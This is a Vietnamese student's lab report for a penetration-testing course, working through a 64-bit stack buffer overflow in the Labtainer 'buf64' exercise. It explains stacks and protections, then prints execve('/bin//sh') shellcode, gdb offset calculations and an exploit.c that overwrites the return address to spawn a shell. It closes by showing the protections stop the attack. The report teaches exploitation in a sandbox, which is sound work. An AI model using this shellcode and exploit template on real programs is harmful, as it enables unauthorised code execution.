HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

KHOA AN TOÀN THÔNG TIN

BÁO CÁO THỰC HÀNH
HỌC PHẦN: KIỂM THỬ XÂM NHẬP
MÃ HỌC PHẦN: INT14107

THỰC HÀNH BÀI LAB BUF64

Sinh viên thực hiện:

B21DCAT151 – Trần Thị Thu Phương

Tên lớp: 03

Giảng viên hướng dẫn: TS. Đinh Trường Duy

HÀ NỘI 2025

MỤC LỤC

1. Cơ sở lý thuyết

1.1. Ngôn ngữ lập trình C

- Ngôn ngữ lập trình C là một ngôn ngữ lập trình bậc trung, có tính cấu trúc cao, được phát triển bởi Dennis Ritchie vào đầu những năm 1970 tại Bell Labs.

- Các đặc điểm chính của C:

- **Cú pháp đơn giản, dễ hiểu:** Gần với ngôn ngữ Assembly nhưng có tính trừu tượng cao hơn.
- **Tính linh hoạt cao:** Cho phép lập trình hệ thống (như viết hệ điều hành) và lập trình ứng dụng.
- **Quản lý bộ nhớ thủ công:** Lập trình viên cần tự cấp phát và giải phóng bộ nhớ.
- **Tốc độ thực thi cao:** Vì chương trình được biên dịch trực tiếp xuống mã máy.

- Cấu trúc cơ bản của chương trình C:

```c
#include <stdio.h>

int main() {
    printf("Hello, World!\n");
    return 0;
}
```

- Các thành phần chính:

- **Thư viện chuẩn:** #include <stdio.h> để dùng hàm nhập/xuất.
- **Hàm main:** Điểm bắt đầu thực thi chương trình.
- **Câu lệnh:** Kết thúc bằng dấu ;
- **Kiểu dữ liệu:** int, char, float, double,…
- **Câu điều kiện:** if, switch.
- **Vòng lặp:** for, while, do-while.
- **Hàm:** Dùng để phân chia chương trình thành các module nhỏ.

1.2. Stack

- Stack là một cấu trúc dữ liệu hoạt động theo nguyên tắc LIFO (Last In, First Out), nghĩa là phần tử được đưa vào cuối cùng sẽ được lấy ra đầu tiên. Trong lập trình, stack thường được sử dụng để quản lý việc thực thi chương trình, đặc biệt là trong việc gọi hàm (function call).

- Cơ chế hoạt động của Stack:

- Khi một hàm được gọi, thông tin liên quan đến hàm (gọi là stack frame hoặc activation record) được đẩy (push) vào stack.

- Stack frame bao gồm:
    - **Return Address:** Địa chỉ quay lại sau khi hàm hoàn thành.
    - **Parameters:** Các tham số truyền vào hàm.
    - **Local Variables:** Biến cục bộ của hàm.
- Khi hàm hoàn thành, stack frame tương ứng được lấy ra (pop) khỏi stack.

- Vai trò trong hệ thống:

- Quản lý luồng thực thi chương trình.
- Lưu trữ tạm thời dữ liệu cục bộ của các hàm.

- Đặc điểm:

- Stack có kích thước cố định, được cấp phát bởi hệ điều hành khi chương trình khởi chạy.
- Nếu vượt quá kích thước (stack overflow), chương trình sẽ bị lỗi.

1.3. Function

- Function là một khối mã thực hiện một nhiệm vụ cụ thể trong chương trình. Trong ngữ cảnh của bộ nhớ và hệ thống, cách hàm hoạt động liên quan chặt chẽ đến stack.

- Quy trình thực thi hàm:

- Gọi hàm:
    - CPU đẩy địa chỉ quay lại (return address) vào stack.
    - Truyền tham số (nếu có) vào stack hoặc thanh ghi (tùy kiến trúc).
    - Chuyển quyền điều khiển (control flow) đến địa chỉ của hàm.
- Thực thi hàm:
    - Hàm tạo các biến cục bộ trên stack.
    - Thực hiện các lệnh trong thân hàm.
- Kết thúc hàm:
    - CPU lấy địa chỉ quay lại từ stack.
    - Giải phóng stack frame và quay về vị trí gọi hàm.

1.4. Buffer Overflow

- Buffer Overflow là một lỗi xảy ra khi chương trình ghi dữ liệu vượt quá dung lượng được cấp phát cho một bộ đệm (buffer), dẫn đến việc ghi đè lên các vùng bộ nhớ khác, bao gồm cả stack.

- Nguyên nhân:

- Sử dụng các hàm không an toàn như gets(), strcpy() trong C mà không kiểm tra kích thước đầu vào.

- Không kiểm soát kích thước dữ liệu đầu vào từ người dùng.

- Hậu quả:

- **Thay đổi luồng thực thi:** Kẻ tấn công có thể ghi đè return address để trỏ đến mã độc.
- **Thực thi mã tùy ý:** Nếu kẻ tấn công chèn shellcode (mã độc) vào buffer và điều chỉnh return address, chương trình có thể thực thi mã đó.
- **Crash chương trình:** Nếu dữ liệu ghi đè không có ý nghĩa, chương trình có thể bị lỗi.

- Cơ chế khai thác:

- Đưa dữ liệu vượt quá kích thước buffer.
- Ghi đè return address bằng địa chỉ của shellcode (thường nằm trong buffer hoặc vùng bộ nhớ khác).
- Khi hàm kết thúc, CPU nhảy đến địa chỉ của shellcode thay vì quay lại vị trí hợp lệ.

1.5. Các cơ chế bảo vệ của hệ thống

- Stack Canaries (Bảo vệ ngăn xếp):

- Chèn một giá trị ngẫu nhiên (gọi là "canary" hoặc "guard value") vào stack ngay trước return address. Trước khi hàm kết thúc, hệ thống kiểm tra xem canary có bị thay đổi không.
- Nếu buffer overflow xảy ra và ghi đè lên canary, giá trị này sẽ bị thay đổi. Chương trình phát hiện sự thay đổi và dừng thực thi trước khi return address được sử dụng.

- Address Space Layout Randomization (ASLR):

- Ngẫu nhiên hóa vị trí của các vùng bộ nhớ (stack, heap, thư viện) trong mỗi lần chạy chương trình.
- Kẻ tấn công không thể dự đoán chính xác địa chỉ của shellcode hoặc hàm hệ thống (như system()).

- Data Execution Prevention (DEP) / NX Bit:

- Đánh dấu các vùng bộ nhớ như stack và heap là "không thể thực thi" (non-executable).
- Nếu kẻ tấn công chèn shellcode vào stack, CPU sẽ không cho phép thực thi mã từ vùng đó, gây lỗi.

- Safe Functions (Hàm an toàn):

- Sử dụng các hàm kiểm tra kích thước thay vì hàm không an toàn:
    - Thay strcpy() bằng strncpy().
    - Thay gets() bằng fgets().
- Ngăn chặn việc ghi dữ liệu vượt quá kích thước buffer.

2. Mục đích

- Giúp sinh viên hiểu rõ nguyên nhân, cơ chế cũng như cách thức khắc phục, xử lý lỗ hổng tràn bộ đệm.

- Đánh giá một số sự khác biệt giữa các ứng dụng x86 32-bit và 64-bit và cách những khác biệt đó có thể ảnh hưởng đến các lỗ hổng và cách khai thác.

3. Yêu cầu đối với sinh viên

- Sinh viên sử dụng được câu lệnh linux và ngôn ngữ lập trình C.

- Sinh viên đã thực hiện và hiểu bài thực hành Bufoverflow.

4. Nội dung thực hành

4.1. Chuẩn bị môi trường thực hành

- Mở terminal, trong thư mục labtainer-student, bắt đầu bài thực hành bằng lệnh:

labtainer –r buf64

*(chú ý: sinh viên sử dụng **mã sinh viên** của mình để nhập thông tin email người thực hiện bài lab khi có yêu cầu, để sử dụng khi chấm điểm)*

- Có thể thực hiện lại bài thực hành bằng lệnh:

labtainer –r buf64

- Kiểm tra các bài tập phải làm trong bài thực hành:

checkwork

- Thư mục gốc của máy tính kết quả chứa mã nguồn của chương trình có lỗ hổng (stack.c) và một mẫu cho chương trình tạo ra tệp dữ liệu độc hại (exploit.c). Nó cũng bao gồm các tệp để tạo mã shell.

- Sinh viên sẽ sửa đổi chương trình exploit.c để tạo ra một tệp dữ liệu độc hại làm cho chương trình có lỗ hổng để vào một shell. Bài thực hành này không yêu cầu sinh viên lấy được shell root - một shell ứng dụng là đủ. Sinh viên cần thực hiện khai thác khi mà Address Space Layout Randomization bị vô hiệu hóa, với một stack có thể thực thi (executable stack) và bảo vệ stack đã bị vô hiệu hóa.

4.2. Tìm hiểu

- Hãy xem xét sự khác biệt giữa các tệp trong bài thực hành này và các tệp trong bài thực hành bufoverflow. Lưu ý rằng các tệp stack.c giống nhau - nhưng có thể có kích thước buffer khác nhau. Hãy xem xét mã hợp ngữ trong shell.c và so sánh với các chú thích mã đối tượng được tìm thấy trong tệp exploit.c khai thác bufoverflow.

- Vô hiệu hóa ASLR:

sudo sysctl -w kernel.randomize_va_space=0

và sử dụng script compile.sh để biên dịch các chương trình C và chuyển đổi shell.asm. Chạy chương trình stack. Chạy nó trong trình gỡ lỗi và tìm hiểu về nó.

4.3. Shellcode

- Trong bài thực hành này, sinh viên sẽ cần cập nhật chương trình exploit.c để nó chứa thêm mã shell. Hãy chú ý rằng mã shell 64-bit đã được chuyển đổi thành tệp shell.bin. Sinh viên phải tìm cách đưa tệp này vào chương trình exploit.c của mình. Lưu ý rằng sinh viên đã được cung cấp một script Python có tên hexit.py. Hãy xem xét lại tệp từ bài thực hành bufoverflow.

4.4. Ghi đè lên địa chỉ trả về

- Bây giờ, sinh viên nên nhận ra rằng chương trình stack sẽ gây ra lỗi khi nó gặp địa chỉ trả về không hợp lệ. Tương tự như trong bài thực hành bufoverflow, sinh viên cần phải kiểm soát giá trị địa chỉ trả về đó.

- Giá trị địa chỉ trả về đó là gì? Hãy xem xét các tính chất của nó và cách nó có thể ảnh hưởng đến hành vi của hàm strcpy.

4.5. Chiếm một shell

- Sửa đổi chương trình exploit.c để tạo ra một tệp xấu làm cho cho ứng dụng stack trả về cho sinh viên một shell. Sau khi sinh viên có một shell, sử dụng lệnh cat để xem tệp exploit.c từ trong shell: cat exploit.c

4.6. Phân tích bài thực hành

- Trình bày, phân tích về việc nếu thực hiện khai thác chương trình stack.c mà không tắt bảo vệ stack và không cho phép mã lệnh được thực thi từ trong vùng nhớ stack, thì điều gì sẽ gặp phải?

4.7. Kết thúc và nộp bài

- Trên terminal đầu tiên sử dụng câu lênh sau để kết thúc bài lab:

stoplab buf64


- Khi bài lab kết thúc, một tệp zip lưu kết quả được tạo và lưu vào một vị trí được hiển thị bên dưới stoplab.

- Trong quá trình làm bài sinh viên cần thực hiện lại bài lab, dùng câu lệnh:


labtainer –r buf64

5. Các bước thực hiện


- Khởi động bài lab:




- Tắt ngẫu nhiên hóa không gian địa chỉ:




- Chạy file compile.sh để biên dịch file exploit.c và stack.c thành chương trình thực thi exploit và stack:




- Cài đặt nasm:




- Biên dịch file mã hợp ngữ shell.asm sang file mã nhị phân shell.bin:




- Cài đặt python3:



- Chuyển nội dung nhị phân trong file shell.bin thành mã hex, ta được shellcode:



- Viết mã python trong 1 file tự tạo (cal_len_shellcode.py) để tính độ dài shellcode:



- Cấp quyền thực thi cho file cal_len_shellcode.py:

Kiểm tra quyền thực thi

```
ubuntu@buf64:~$ ls -la | grep ".py"
-rw-rw-r-- 1 ubuntu ubuntu   189 Apr 29 13:38 cal_len_shellcode.py
-rwxrwxr-x 1 ubuntu ubuntu   229 Apr 17  2020 hexit.py
ubuntu@buf64:~$
```

Cấp quyền:

```
ubuntu@buf64:~$ sudo chmod +x cal_len_shellcode.py
ubuntu@buf64:~$ ls -la | grep ".py"
-rwxrwxr-x 1 ubuntu ubuntu   189 Apr 29 13:38 cal_len_shellcode.py
-rwxrwxr-x 1 ubuntu ubuntu   229 Apr 17  2020 hexit.py
ubuntu@buf64:~$
```

- Chạy file cal_len_shellcode.py ta được độ dài shellcode là 22 bytes:

```
ubuntu@buf64:~$ python3 cal_len_shellcode.py
Shellcode:  b'j;X\x99R^H\xb9/bin//shRQT_\x0f\x05'
Shellcode length:  22 bytes
ubuntu@buf64:~$
```

```
Tran Thi Thu Phuong B21DCAT151
Tue Apr 29 01:20:53 PDT 2025
student@ubuntu:~/labtainer/labtainer-
nt$ en
```

- Tạo ra file "badfile" rỗng để kiểm tra chương trình stack bằng gdb:


```
ubuntu@buf64:~$ touch badfile
ubuntu@buf64:~$ ls
badfile  cal_len_shellcode.py  compile.sh  exploit  exploit.c  hexit.py  shell.asm  shell.bin  stack  stack.c
```

- Thực hiện kiểm tra chương trình stack bằng gdb:

- Đặt điểm ngắt tại hàm bof.
- Chạy chương trình.
- In ra giá trị của buffer và rbp.


```
ubuntu@buf64:~$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...done.
(gdb) run
Starting program: /home/ubuntu/stack
Returned Properly
[Inferior 1 (process 12519) exited with code 01]
(gdb) break bof
Breakpoint 1 at 0x400608: file stack.c, line 15.
(gdb) run
Starting program: /home/ubuntu/stack

Breakpoint 1, bof (str=0x7fffffffe1b0 ".N=\366") at stack.c:15
15          strcpy(buffer,str);
(gdb) x &buffer
0x7fffffffe090: 0x000003e8
(gdb) x $rbp
0x7fffffffe190: 0xffffe5a0
(gdb)
```

```
student@ubuntu: ~/labtainer/labtai...
File  Edit  View  Search  Terminal  Tabs  Help
student@ubu...  ×  student@ubu...  ×
Tran Thi Thu Phuong B21DCAT151
Tue Apr 29 01:20:53 PDT 2025
student@ubuntu:~/labtainer/labtainer-
nt$ en
```




- Sử dụng python để tính toán:

- 0x7fffffffe190-0x7fffffffe090+8 để tính khoảng cách từ buffer đến return address: Giá trị của rbp trừ đi giá trị của buffer cộng thêm với 8 bytes là kích thước của ebp.
- hex(0x7fffffffe090+1000-22) để tính địa chỉ của shellcode: Giá trị của buffer cộng với độ dài mảng buffer trừ đi độ dài shellcode.




- Thêm shellcode vừa tìm được vào file exploit.c:

\x6a\x3b\x58\x99\x52\x5e\x48\xb9\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x52\x51\x54\x5f
\x0f\x05



- Chỉnh sửa file exploit.c như hình bên dưới, sau đó lưu file:



- Chạy file compile.sh để biên dịch file stack.c và exploit.c, chạy chương trình exploit để tạo badfile và chạy chương trình stack để thực thi mã thực hiện tấn công tràn bộ đệm. Kết quả đã nhảy vào được shell của người dùng ubuntu, sau đó đọc file exploit.c:

```
ubuntu@buf64:~$ ./compile.sh
ubuntu@buf64:~$ ./exploit
ubuntu@buf64:~$ ./stack
$ whoami
whoami
ubuntu
$ cat exploit.c
cat exploit.c
/*  exploit.c */

/* A program that creates a file containing code for launching shell*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

/* fix the shell code */
char shellcode[]= "\x6a\x3b\x58\x99\x52\x5e\x48\xb9\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x52\x51\x54\x
5f\x0f\x05";

unsigned long get_sp(void)
{
    __asm__("movl %esp,%eax");
}

void main(int argc, char **argv)
{
    char buffer[1000];
    FILE *badfile;

/*--------Initialize buffer with 0x90 (NOP instruction)--------*/

    memset(buffer, 0x90, sizeof(buffer));

/*Add your changes to the buffer here */
*((long*)(buffer+264))=0x7fffffffe462;
int shell_offset = sizeof(buffer) - sizeof(shellcode);
for(int i=0; i<sizeof(shellcode); ++i){
        buffer[shell_offset + i] = shellcode[i];
```


```
student@ubuntu: ~/labtainer/labtai...
File  Edit  View  Search  Terminal  Tabs  Help
student@ubu... ×   student@ubu... ×
Tran Thi Thu Phuong B21DCAT151
Tue Apr 29 07:23:29 PDT 2025
student@ubuntu:~/labtainer/labtainer-
student$
```

- Chỉnh sửa file compile.sh để biên dịch stack.c với bật trình bảo vệ StackGuard và ngăn xếp không thực thi:

```
ubuntu@buf64: ~
File  Edit  View  Search  Terminal  Help
  GNU nano 2.5.3                File: compile.sh                      Modified

#!/bin/bash
#
# Compile programs associated with the buf64 lab
#
#
#  Program that writes the "bad file".
#  This is the program the student modifies to craft the
#  bad file to cause the buffer overflow.
#
gcc -o exploit exploit.c
#
# compile the vulnerable program with no stack protector
# and allow execution from the stack
#
gcc -g  -o stack -z noexecstack stack.c
```

```
student@ubuntu: ~/labtainer/trunk/...
File  Edit  View  Search  Terminal  Tabs  Help
student@ubu... ×   student@ubu... ×
Tran Thi Thu Phuong B21DCAT151
Tue Apr 29 07:28:05 PDT 2025
student@ubuntu:~/labtainer/trunk/scri
student@ubuntu:~/labtainer/trunk/scri
```

- Chạy file compile.sh để biên dịch file stack.c và exploit.c, chạy chương trình exploit để tạo badfile và chạy chương trình stack để thực thi mã thực hiện tấn công tràn bộ đệm. Kết quả ta thấy lỗi như hình bên dưới:



- Kiểm tra và kết thúc bài lab:

6. Kết quả đạt được

- Thực hiện bài lab thành công.

- Kết quả nộp bài trên seclab: